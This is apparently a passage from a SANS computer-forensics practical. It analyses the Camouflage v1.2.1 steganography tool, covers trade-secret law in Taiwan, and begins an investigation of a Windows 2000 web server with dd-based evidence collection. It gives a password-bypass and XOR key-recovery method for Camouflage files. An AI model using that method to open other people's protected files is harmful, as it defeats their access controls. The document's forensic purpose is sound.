


Figure 1-21 Execute the Camouflage v1.2.1




Figure 1-22 Select a file to be hidden




Figure 1-23 Choose a file that camouflaged file will be made to look like




Figure 1-24 Choose the camouflaged filename




Figure 1-25 Set password of the camouflaged file




Figure 1-26 The camouflaged file, Dest-CMD.txt.

While I was observing the “Dest-CMD.txt” through the “UltraEdit-32”, I noticed an important clue that the file footer of the “Dest-CMD.txt” was similar to the file footers of “Internal_Lab_Security_Policy.doc,” “Password_Policy.doc” and “Remote_Access_Policy.doc,” in which I found they have abnormal file footers in previous observations. The file footer is shown in Figure 1-27:


```

0004b1e0h: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 ;
0004b1f0h: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 ;
0004b200h: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 ;
0004b210h: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 ;
0004b220h: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 ;
0004b230h: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 ;
0004b240h: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 ;
0004b250h: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 ;
0004b260h: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 ;
0004b270h: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 ;
0004b280h: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 ;
0004b290h: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 ;
0004b2a0h: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 ;
0004b2b0h: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 ;
0004b2c0h: 20 20 20 20 20 20 20 20 20 20 20 20 74 A4 54 10 22 ;
0004b2d0h: 97 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 ;

```

Figure 1-27 The footer of Dest-CMD.txt

This clue seems to point out the fact that those Word files may be camouflaged files created by “Camouflage v1.2.1.” But, for extracting hidden files from camouflaged files, I need to know their passwords. In order to get the passwords of these suspicious Word files, I, therefore, tried to do more tests to create new camouflaged files with various passwords. By comparing these files, I found a possible location that may be used to save the encoded password. This location is beginning at the offset 275 Bytes from the end of the file and ended with 20h. There is an example that the possible encoded password of the “Password_Policy.doc” as shown in Figure 1-28.

```

0004b1c0h: 03 00 07 6E 00 00 00 9C 00 00 04 00 52 F4 09 51 ; ...n...?...R?Q
0004b1d0h: 7B C9 66 85 20 20 20 20 20 20 20 20 20 20 20 20 ; {I ?
0004b1e0h: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 ;

```

Figure 1-28 Possible encoded password of the “Password_Policy.doc”

After many different tests, I got the following interesting findings and I proposed some hypotheses:

1. The encoded data do not seem to have been changed according to the change of the password.

Hypothesis 1: The password is not the key that is used to encode the hidden files. Therefore, I may be able to reset and bypass the password check.

2. The length of the plaintext password and encoded password are the same and change one character in the plaintext password will only influence one character in the encoded password.

Hypothesis 2: Transformation from a plaintext password to an encoded password may be mapped byte-to-byte.

3. The same character to be set in different order in the plaintext may produce different encoded characters.

Hypothesis 3: The encoded method of the password may be related to the order of characters.

According to the above hypotheses, I am proposing some strategies, from a programmers' perspective, to work against the password:

1. Reset the password

If hypothesis 1 is true, the password of a camouflaged file is not the key that is used to encode hidden files, the password may only be checked before "Camouflage v1.2.1" starts to uncamouflage. Besides, we know the password may be saved at offset 275 Bytes from the end of the file. I attempted to reset the encoded password to 0x20 by using "UltraEdit-32". As shown in Figure 1-29, it is an example to reset the password of "Password_Policy.doc":

```
0004b1c0h: 03 00 07 6E 00 00 00 9C 00 00 04 00 20 20 20 20 ; ...n...?...
0004b1d0h: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 ;
0004b1e0h: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 ;
```

Figure 1-29 Reset the password of "Password_Policy.doc"

After modifying the "Password_Policy.doc," I executed "Camouflage v1.2.1" and I found that I needed no password to uncamouflage "Password_Policy.doc," as shown in Figure 1-30. Then, I got a list of files, as shown in Figure 1-31, which were hidden in the "Password_Policy.doc". I believe that was what Mr. Leszczynski wanted to take out of R&D lab. By this way, I uncamouflaged "Remote_Access_Policy.doc" and I found that "Internal_Lab_Security_Policy.doc" had no password.



Figure 1-30 Need no password to uncamouflage "Password_Policy.doc"




Figure 1-31 The list of hidden files

The method of resetting the password is easy to implement, but it has to modify the suspicious files. However, I didn't think it was a good idea to modify suspicious files. I, hence, tried to find out other methods to uncamouflage camouflaged files.

2. Look for any other clues within the image file

At this point, we know that "Internal_Lab_Security_Policy.doc" has no password; thus, I can extract the hidden files from this, without modifying anything, and try to look for any other clues. The filename of the hidden file is "Opportunity.txt," as shown in Table 1-2. Within that file, I noticed Mr. Leszczynski had mentioned "They are available as we discussed – "First Name"". I attempted to use the "First Name" of each filename as the password to uncamouflage, and successfully extracted hidden files from "Password_Policy.doc" and "Remote_Access_Policy.doc" by using passwords as "Password" and "Remote." Although, by this way, I didn't need to modify the suspicious files, this is not a general solution to find out camouflaged files. Thus, I have to think of other strategies.

3. Find out the password by observing the structure of camouflaged files

If hypotheses 2 and 3 are true, I think I can get a mapping between the plaintext password and the encoded password based on different orders. At first, by observing the relationship between the plaintext password and the encoded password, I got a mapping table as shown in Table 1-14.

	ASCII Code	1 st character	2 nd character	3 rd character	4 th character
0	0x30	0x28	0xA5	0x4A	0x12
1	0x31	0x29	0xA4	0x4B	0x13
2	0x32	0x34	0xA7	0x48	0x10
3	0x33	0x35	0xA6	0x49	0x11
4	0x34	0x32	0xA1	0x4E	0x16
5	0x35	0x33	0xA0	0x4F	0x17
6	0x36	0x38	0xA3	0x4C	0x14
7	0x37	0x39	0xA2	0x4D	0x15
8	0x38	0x36	0xAD	0x42	0x1A
9	0x39	0x37	0xAC	0x43	0x1B

Table 1-14 A mapping table between plaintext password and encoded password

While I was inspecting the relationship between plaintext passwords and encoded passwords, I feel the encoded pattern of certain character order seems like something that operates with XOR operation. The algebra of the XOR is shown in Table 1-15:

A XOR A = 0
A XOR 0 = A
(A XOR B) XOR A = A XOR (B XOR A) = B
(A XOR B) XOR B = A XOR (B XOR B) = A

Table 1-15 Algebra of XOR

Thus, I assume that the transformation between plaintext passwords and encoded passwords is as the following:




Figure 1-32 The possible transformation between plaintext password and encoded password

According to Table 1-15 and Figure 1-32, we can figure out the following equation:

$$\text{Plaintext}_i \text{ XOR Key}_i = \text{Encoded}_i$$

Now, we know the plaintext password and we get the encoded password, we can, thus, calculate Key as the following:

$$\text{Key}_i = \text{Plaintext}_i \text{ XOR Encoded}_i$$

For example,

$$\text{Key}_1 = 0x30 \text{ XOR } 0x28 = 0x31 \text{ XOR } 0x29 = \dots = 0x02$$

$$\text{Key}_2 = 0x30 \text{ XOR } 0xA5 = 0x31 \text{ XOR } 0xA4 = \dots = 0x95$$

$$\text{Key}_3 = 0x30 \text{ XOR } 0x4A = 0x31 \text{ XOR } 0x4B = \dots = 0x7A$$

$$\text{Key}_4 = 0x30 \text{ XOR } 0x12 = 0x31 \text{ XOR } 0x13 = \dots = 0x22$$

Since, we figure out keys of “Camouflage v1.2.1” and we realize the location of encoded passwords of three suspicious Word files, we, thereby, can calculate the plaintext passwords of these Word files as in the following table:

Key	Password_Policy.doc		Remote_Access_Policy.doc		Internal_Lab_Security_Policy.doc	
	Encoded Password	Plaintext Password	Encoded Password	Plaintext Password	Encoded Password	Plaintext Password
0x02	0x52	0x50 (P)	0x50	0x52 (R)	Null	
0x95	0xF4	0x61 (a)	0xF0	0x65 (e)		
0x7A	0x09	0x73 (s)	0x17	0x6D (m)		
0x22	0x51	0x73 (s)	0x4D	0x6F (o)		
0x0C	0x7B	0x77 (w)	0x78	0x74 (t)		
0xA6	0xC9	0x6F (o)	0xC3	0x65 (e)		
0x14	0x66	0x72 (r)				
0xE1	0x85	0x64 (d)				

Table 1-16 Plaintext password of three suspicious Word files

For further observation of the camouflaged files, I aware that the filenames of the hidden files are also encoded with the same method and

the same keys. Figure 1-33 is a summary of what I found in my inspection of the camouflaged file structure:




Figure 1-33 The structure of a camouflaged file

Up to now, I have had enough information about camouflaged files. Accordingly, I can write a program, “Camouflaged File Checker”, to detect camouflaged files and then extract its password and hidden filenames. The “Camouflaged File Checker” is written in Delphi and the full source code is listed in Appendix 1-D. I use “Camouflaged File Checker” to check all Word files, which I found in the image. Figure 1-34 is the result of the “Camouflaged File Checker” and it is also a powerful evidence to prove that “Camouflage v1.2.1” was the program Mr. Leszczynski used.




Figure 1-34 Screenshot of Camouflaged File Checker

4. Reverse engineering

If all of the above strategies can not work, the last method is reverse-engineering. But, now, I think I have enough information to identify camouflaged files and to prove the “Camouflage v1.2.1” is the program that Mr. Leszczynski used to hide some files into Word files. I, thus, neglect this strategy.

7. Legal Implications

If you are able to prove that this program was executed on the system, include brief discussion of what laws (for your specific country or region) may have been violated, as well as the penalties that could be levied against the subject if he or she were convicted in court. If you are unable to prove that this program was executed, discuss why proof is not possible. If no laws were broken, then explain how the program use may violate your organization internal policies (for example, an acceptable use policy).

It is obvious with the findings from section 1 to section 6 of this practical to show that Mr. Leszczynski wanted to take proprietary information out of R&D labs of Ballard Industries. With this scenario, the following answers are based

on the Criminal Law and Trade Secrets Act in Taiwan.

First of all, if the proprietary data had been marked as “Secret” or “Top Secret,” then Mr. Leszczynski broke the Trade Secrets Act without any question. The Trade Secrets Act is enacted to protect trade secrets, maintain industrial ethics and order in competition, and balance societal and public interests. Matters not provided for in this Act shall be governed by other laws. Ballard Industries, therefore, can request for damages according to Article 13 of the Trade Secrets Act, and Mr. Leszczynski will be liable for the requested damages. But, in the Trade Secrets Act, the principle of compensation is based on “exact” damages, and they are not easy to be determined in laws.

Article 13 (The Methods of Calculating Damages)

An injured party may choose any of the following provisions to request for damages in accordance with the preceding Article:

(1) To make a claim based upon Article 216 of the Civil Code. However, if the injured party is unable to prove the amount of damages, the party may take as damages the amount of profits normally expected from the use of the trade secret minus the amount of profits earned after the misappropriation; or

(2) To request for the profits earned through the act of misappropriation from the one who misappropriated. However, if the one who misappropriated is unable to prove the costs or the necessary expenses, the total income gained from the act(s) of misappropriation shall be deemed the profits.

Based on the provisions set forth in the preceding Paragraph, if an act of misappropriation is found to be intentional, the court may, at the request of the injured party and by taking into consideration the circumstances of the misappropriation, award an amount greater than the actual damages, provided that the amount shall not exceed three times the amount of the proven damages.

Table 1-35 Article 13 of the Trade Secrets Act

Second, if Mr. Leszczynski and the Ballard Industries had signed a confidentiality agreement and had stipulated the fine for breaching of contract, then the Ballard Industries can excise the contract to ask for compensation and Mr. Leszczynski will be fined for breaching of contract.

Third, according to the Criminal Law, Mr. Leszczynski has violated Article 317, which stipulates the crime of disclosing business confidentiality, and Article 318-2, which stipulates the crime of disclosing business confidentiality by using computers or other devices. Mr. Leszczynski may be sentenced to imprisonment for a maximum of 1.5 years.

Fourth, by disclosing accounts and passwords of clients, Mr. Leszczynski has violated Article 359, which stipulates the crime of acquiring records of other person in computer without any due reasons. Mr. Leszczynski may be sentenced to imprisonment for a maximum of 5 years. But for Article 359, we have to prove that Mr. Leszczynski has caused damages to Ballard Industries or this article might not be applied.

8. Additional Information

Include links to at least three outside sources that you used in your research (not including the course material) where a reader could find additional information.

1. The Computer Forensics Expert Witness Network
<http://computerforensics.net/>
2. Computer Forensics on line
<http://www.shk-dplc.com/cfo/>
3. The Law Enforcement and Forensic Examiner Introduction to Linux A Beginner's Guide
<ftp://ftp.hq.nasa.gov/pub/ig/ccd/linuxintro/linuxintro-LEFE-2.0.5.pdf>
4. Basic Steps in Forensics Analysis of Unix Systems
<http://staff.washington.edu/dittrich/misc/forensics/>
5. Forensic Analysis of a Compaq RAID-1 Array and Using dd with Encase v3
http://www.antihackertoolkit.com/resources/020926_1.html
6. Forensic Analysis using FreeBSD
http://www.antihackertoolkit.com/resources/021010_1.html
7. Alphabetical List of Computer Forensics Products
<http://www.timberlinetechnologies.com/products/forensics.html>
8. Computer Evidence Processing Steps
<http://www.forensics-intl.com/evidguid.html>
9. Forensics on the Windows Platform, Part One
<http://www.securityfocus.com/infocus/1661>
10. Forensics on the Windows Platform, Part Two
<http://www.securityfocus.com/infocus/1665>
11. Windows Forensics: A Case Study, Part One
<http://www.securityfocus.com/infocus/1653>
12. Windows Forensics: A Case Study, Part Two
<http://www.securityfocus.com/infocus/1672>
13. Internet Resources For Computer Forensics
<http://faculty.ncwc.edu/toconnor/426/426links.htm>

© SANS Institute

Part 2 - Perform Forensic Analysis on a System

1. Synopsis of Case Facts

The system, which I performed forensic analysis on, is a web server that runs on Windows 2000 Server. For the limitation of resources, this system is set up within a Windows 2000 VMware host system. On June 8, 2004, the system administrator, a friend of mine, found some strange connections from the firewall log as shown in Table 2-1. In this table, the IP address of the web server is 172.16.1.8 and for privacy sake, parts of the destination IP address are changed into characters.

.....
Jun 8 08:22:21 Firewall_Log_PotOut IN=eth1 OUT=eth0 SRC=172.16.1.8 DST=210.AAA.BBB.CCC LEN=48 TOS=0x00 PREC=0x00 TTL=127 ID=13721 DF PROTO=TCP SPT=4871 DPT=445 WINDOW=16384 RES=0x00 SYN URGP=0
Jun 8 08:22:21 Firewall_Log_PotOut IN=eth1 OUT=eth0 SRC=172.16.1.8 DST=210.AAA.BBB.CCC LEN=48 TOS=0x00 PREC=0x00 TTL=127 ID=13722 DF PROTO=TCP SPT=4872 DPT=139 WINDOW=16384 RES=0x00 SYN URGP=0
Jun 8 08:45:25 Firewall_Log_PotOut IN=eth1 OUT=eth0 SRC=172.16.1.8 DST=140.DDD.EEE.FFF LEN=48 TOS=0x00 PREC=0x00 TTL=127 ID=15259 DF PROTO=TCP SPT=4873 DPT=5783 WINDOW=16384 RES=0x00 SYN URGP=0
Jun 8 08:55:07 Firewall_Log_PotOut IN=eth1 OUT=eth0 SRC=172.16.1.8 DST=140.DDD.EEE.FFF LEN=48 TOS=0x00 PREC=0x00 TTL=127 ID=16510 DF PROTO=TCP SPT=4877 DPT=80 WINDOW=16384 RES=0x00 SYN URGP=0
Jun 8 08:56:02 Firewall_Log_PotOut IN=eth1 OUT=eth0 SRC=172.16.1.8 DST=140.DDD.EEE.FFF LEN=48 TOS=0x00 PREC=0x00 TTL=127 ID=16789 DF PROTO=TCP SPT=4878 DPT=80 WINDOW=16384 RES=0x00 SYN URGP=0
Jun 8 09:08:05 Firewall_Log_PotOut IN=eth1 OUT=eth0 SRC=172.16.1.8 DST=140.DDD.EEE.FFF LEN=48 TOS=0x00 PREC=0x00 TTL=127 ID=17492 DF PROTO=TCP SPT=4880 DPT=80 WINDOW=16384 RES=0x00 SYN URGP=0
.....

Table 2-1 Parts of a firewall log

Based on those logs, the system administrator doubted that the web server might be compromised but he could not discover any clue to prove that.

On June 26, 2004, I received a phone call from the system administrator who wanted me to help him find out the potential problem of his system. A forensic

examination, thus, is established to determine the possible methods that the hacker(s) used to compromise the system and to confirm whether or not any unauthorized code has been installed and executed on the system.

2. Describe the system(s) will be analyzing

Because of the limitation of the resources, the web server runs within a VMware machine. It is a traditional Chinese edition Windows 2000 server and has one 10 Mb virtual Ethernet adapter which runs in the bridge mode. Note that the “real” Ethernet adapter is used only for this VMware machine.

The network environment is as shown in the following:




Figure 2-1 Network environment

Note that because the operation system is a traditional Chinese edition, some information extracted from the victim system will, no doubt, be presented in traditional Chinese and, for privacy reason, I have changed some names of the system to “VICTIM” in the following paragraphs.

3. Hardware

The computer system consisted of two Pentium III 1.4Ghz processors, 2GB RAM, a 73GB SCSI hard drive, an internal 24X CD drive, an internal 3.5” floppy drive and four 10/100Mb Intel 82550 Ethernet cards.

Tag#	Description	Serial#
001_06262004	Acer Altos R500 Intel Pentium III 1.4 GHz x 2 2 GB SDRAM Internal 24X CD drive Internal 3.5” floppy drive 10/100 Intel 82550 Ethernet card x 4	TAC00XXX
002_06262004	Seagate SCSI 73GB hard drive	3EK27XXX

	Model #ST373405LC	
--	-------------------	--

Table 2-2 Hardware inventory

Items 001_06262004 and 002_06262004 were seized from a small server farm owned by Mr. Lin on June 26, 2004 at 10:45.

4. Image Media

To analyze this Web Server, I prepare a forensic computer and set up two VMware machine on it. One of them runs Windows 2000 Professional and the other runs Red Hat Fedora Core 1. First of all, the forensic computer configures on the same subnet as the Web Server to seize the forensic image and the run-time information. The IP of the Web server is 172.16.1.8 and the forensic computer is set to 172.16.1.1 and both PCs are plugged into a portable hub immediately.

On the Web Server a "cmd.exe" is launched from the network share of the forensic computer. This command runs as follows:

```
\\172.16.1.1\c$\sans\tools\cmd.exe
```

Besides, within this network share, there are also some utilities being used to gather the forensic image and the run-time information of the Web Server.

The following instruction is used to gather the forensic image of the victim system.

```
\\172.16.1.1\c$\sans\tools\dd if=\\.\Physicaldrive0
of=\\172.16.1.1\c$\sans\20040626\disk20040626.img --md5sum --verifymd5
--md5out=\\172.16.1.1\c$\sans\20040626\disk20040626.md5
```

```
\\172.16.1.1\c$\sans\tools\cmd.exe

Signature:      803F8C1B

Partition:      1
Starting Offset: 0000000000007e00
Length:         0000002138540544
Type:           IFS
Bootable?:      Yes

Copying \\.\Physicaldrive0 to \\172.16.1.1\c$\sans\20040626\disk20040626.img...
\\172.16.1.1\c$\sans\tools\dd.exe:
  \\.\Physicaldrive0: Permission denied
\\56527784c598324b295f3cd2a5117092 [\\.\Physicaldrive0] *\\172.16.1.1\c$\sans\20040626\disk20040626.img

Verifying output file...
\\56527784c598324b295f3cd2a5117092 [\\.\Physicaldrive0] *\\172.16.1.1\c$\sans\20040626\disk20040626.img
The checksums do match.

Output \\172.16.1.1\c$\sans\20040626\disk20040626.img 2147483648/2147483648 bytes (compressed/uncompressed)
524288+0 records in
524288+0 records out

C:\>
```

Figure 2-2 A screenshot of dd.exe

To gather the run-time information of the Web Server, the following instructions are executed:

```
\\172.16.1.1\c$\sans\tools\pslist > \\172.16.1.1\c$\sans\20040626\pslist.txt

\\172.16.1.1\c$\sans\tools\listdlls > \\172.16.1.1\c$\sans\20040626\listdll.txt

\\172.16.1.1\c$\sans\tools\volume_dump \\.\c:\ >
\\172.16.1.1\c$\sans\20040626\volume_dump.txt

\\172.16.1.1\c$\sans\tools\fport > \\172.16.1.1\c$\sans\20040626\fport.txt

\\172.16.1.1\c$\sans\tools\netstat -na >
\\172.16.1.1\c$\sans\20040626\netstat.txt

\\172.16.1.1\c$\sans\tools\psservice
>\\172.16.1.1\c$\sans\20040626\psservice.txt

\\172.16.1.1\c$\sans\tools\net user
>\\172.16.1.1\c$\sans\20040626\net_user.txt

\\172.16.1.1\c$\sans\tools\net Administrator
>\\172.16.1.1\c$\sans\20040626\net_user_Administrator.txt

\\172.16.1.1\c$\sans\tools\net Guest
>\\172.16.1.1\c$\sans\20040626\net_user_Guest.txt
```

```

\\172.16.1.1\c$\sans\tools\net IUSR_VICTIM
